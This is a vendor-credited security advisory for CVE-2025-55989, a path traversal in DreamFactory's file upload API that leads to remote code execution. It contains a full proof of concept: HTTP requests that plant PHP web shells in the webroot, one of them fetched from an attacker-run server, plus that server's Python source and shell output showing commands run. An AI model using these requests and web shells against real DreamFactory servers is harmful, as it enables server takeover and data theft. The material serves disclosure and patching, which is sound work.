PTT-2025-003 – DreamFactory – Remote Code Execution via Path Traversal PHP Write

CVE-ID: CVE-2025-55989

Credits:

Matei “Mal” Bădănoiu and Cătălin Iovițǎ of Pentest-Tools.com

Environment:

- DreamFactory version 7.1.0
- df-file version 0.9.0

CVSSv3: 7.2 High - AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H

Description:

Due to lack of sanitization on several client controlled values, an authenticated user may leverage the “File Upload” feature to perform a path traversal and write/overwrite arbitrary files with arbitrary content as the “www-data” user.

An attacker can use this to obtain Remote Code Execution (RCE) by writing arbitrary PHP files in the DreamFactory webroot.

Requirements:

In order to perform this exploit, a user would need a role that allows "PUT" and/or "POST" requests on the “/api/v2/files” endpoint.

Fix:

The DreamFactory developers fixed this vulnerability in df-file versions ≥ 0.9.1 via the following commit:

https://github.com/dreamfactorysoftware/df-file/commit/15f8c878773dd380333e85fa55428b636747ad79

Proof of Concept:

1. "X-File-Name" HTTP header:

The following HTTP "PUT" request-response pair can be used to write an attacker-controlled PHP shell in a location accessible by the web server (in this case Nginx).

Request:

```
PUT /api/v2/files/ HTTP/1.1
Host: 208.85.23.18
X-File-Name: ../../public/ptt.php
X-DreamFactory-API-Key:
6498a8ad1beb9d84d63035c5d1120c007fad6de706734db9689f8996707e0f7d
X-DreamFactory-Session-Token: eyJ0***TRUNCATED***-uRc
Content-Length: 29

<?php passthru($_GET[1]);?>
```

Response:

```
HTTP/1.1 201 Created
Server: nginx/1.24.0 (Ubuntu)
Content-Type: application/json
Connection: keep-alive
Cache-Control: no-cache, private
Date: Thu, 12 Jun 2025 15:28:58 GMT
Access-Control-Allow-Origin: *
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
Content-Length: 75

{
        "name":"../../public/ptt.php",
        "path":"../../public/ptt.php",
        "type":"file"
}
```

After we perform the request, we can observe that DreamFactory has created the "ptt.php" file in the "/opt/dreamfactory/public" directory (the directory that represents the root web path of the DreamFactory application).

```
root@fbcafbeb2984:/opt/dreamfactory/public# pwd
/opt/dreamfactory/public
root@fbcafbeb2984:/opt/dreamfactory/public# ls -la
total 260
drwxr-xr-x 1 www-data www-data   4096 Jun 12 15:28 .
drwxr-xr-x 1 www-data www-data   4096 Jun 12 15:24 ..
-rw-r--r-- 1 www-data www-data    599 May 25 16:09 .htaccess
-rw-r--r-- 1 www-data www-data      0 Jun 12 15:25 aaa
-rw-r--r-- 1 www-data www-data      8 Jun 12 15:27 bbbb
drwxr-xr-x 1 www-data www-data   4096 May 25 16:09 css
drwxr-xr-x 1 www-data www-data   4096 May 14 20:33 dreamfactory
-rw-r--r-- 1 www-data www-data 168338 May 25 16:09 favicon.ico
drwxr-xr-x 1 www-data www-data   4096 May 25 16:09 fonts
drwxr-xr-x 1 www-data www-data   4096 May 25 16:09 img
-rw-r--r-- 1 www-data www-data    468 Jun  6 17:17 index.php
-rw-r--r-- 1 root     root        468 Jun  6 17:14 index.php.bak
-rw-r--r-- 1 www-data www-data     29 Jun 12 15:28 ptt.php
-rw-r--r-- 1 www-data www-data     24 May 25 16:09 robots.txt
-rw-r--r-- 1 www-data www-data   8330 May 25 16:09 test_rest.html
-rw-r--r-- 1 www-data www-data    572 May 25 16:09 testfiles.zip
-rw-r--r-- 1 www-data www-data    939 May 25 16:09 web.config
root@fbcafbeb2984:/opt/dreamfactory/public# cat ptt.php
<?php passthru($_GET[1]);?>
root@fbcafbeb2984:/opt/dreamfactory/public#
```

With the malicious PHP file in place we can run arbitrary system commands by accessing the following link:

http://208.85.23.18/**ptt.php?1=id**

Note: In this case, our target is situated at IP “208.85.23.18”.

Note 2: In this case, we execute the Linux “id” command.

Browser view:



2. “filename” + “url” parameters:

First, we will need to set up a valid remote HTTP server, reachable by the target machine, that will host arbitrary PHP code.

In this scenario, we have coded our own Python3 server that only responds with the static content containing a PHP shell script.

In this scenario, the PHP code to be written on the target is:

```
<?=`$_GET[2]`;
```

Note: We hosted the malicious HTTP server at IP 208.85.23.18 port 8080.

Note 2: You can find the python code for the "static_webserver.py" file in the Appendix section.

After we set up the malicious server, we can use the following HTTP "POST" request-response pair to write an attacker-controlled PHP shell in a location accessible by the Nginx web server.

Request:

```
POST /api/v2/files/?url=http://208.85.23.18:8080&filename=../../public/url.php HTTP/1.1
Host: 208.85.23.18
X-DreamFactory-API-Key:
6498a8ad1beb9d84d63035c5d1120c007fad6de706734db9689f8996707e0f7d
X-DreamFactory-Session-Token: eyJ0e***TRUNCATED***vmsU
Content-Length: 0
```

Response:

```
HTTP/1.1 201 Created
Server: nginx/1.24.0 (Ubuntu)
Content-Type: application/json
Connection: keep-alive
Cache-Control: no-cache, private
Date: Thu, 12 Jun 2025 16:15:59 GMT
Access-Control-Allow-Origin: *
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
Content-Length: 75

{
        "name":"../../public/url.php",
        "path":"../../public/url.php",
        "type":"file"
}
```

Once we perform the above request, we can observe one or more GET requests made to our malicious server.

```
root@plane-test:~/jail# python3 static_webserver.py 8080
172.23.0.6 - - [12/Jun/2025 16:15:59] "GET / HTTP/1.1" 200 -
172.23.0.6 - - [12/Jun/2025 16:15:59] "GET / HTTP/1.1" 200 -
```

After we perform all the above actions, we can observe that DreamFactory has created the "url.php" file in the "/opt/dreamfactory/public" directory (the directory that represents the webroot path of the DreamFactory application).

```
root@fbcafbeb2984:/opt/dreamfactory/public# pwd
/opt/dreamfactory/public
root@fbcafbeb2984:/opt/dreamfactory/public# ls -la url.php
-rw-r--r-- 1 www-data www-data 14 Jun 12 16:15 url.php
root@fbcafbeb2984:/opt/dreamfactory/public# cat url.php
<?=`$_GET[2]`;
```


With the malicious PHP file in place we can run arbitrary system commands by accessing the following link:

```
http://208.85.23.18/url.php?2=id
```

Note: In this case, our target is situated at IP “208.85.23.18”.

Note 2: In this case, we will execute the Linux “id” command.

Browser view:



Appendix:

Content of “static_webserver.py”:

```
#!/usr/bin/python3

import sys
from http.server import HTTPServer, BaseHTTPRequestHandler

response = b"""<?=`$_GET[2]`;"""

if len(sys.argv) != 2:
        print("""\nUsage: {} <port_number>\n""".format(sys.argv[0]))
        sys.exit()

class Static(BaseHTTPRequestHandler):
        def do_GET(self):
                self.send_response(200)
                self.send_header("Content-type", "text/plain")
                self.end_headers()

                self.wfile.write(response)

HTTPServer(("", int(sys.argv[1])), Static).serve_forever()
```

*From vulnerability scans to proof, **Pentest-Tools.com** gives 2,000+ security teams in 119 countries the speed, accuracy, and coverage to confidently validate and mitigate risks across their infrastructure (network, cloud, web apps, APIs).*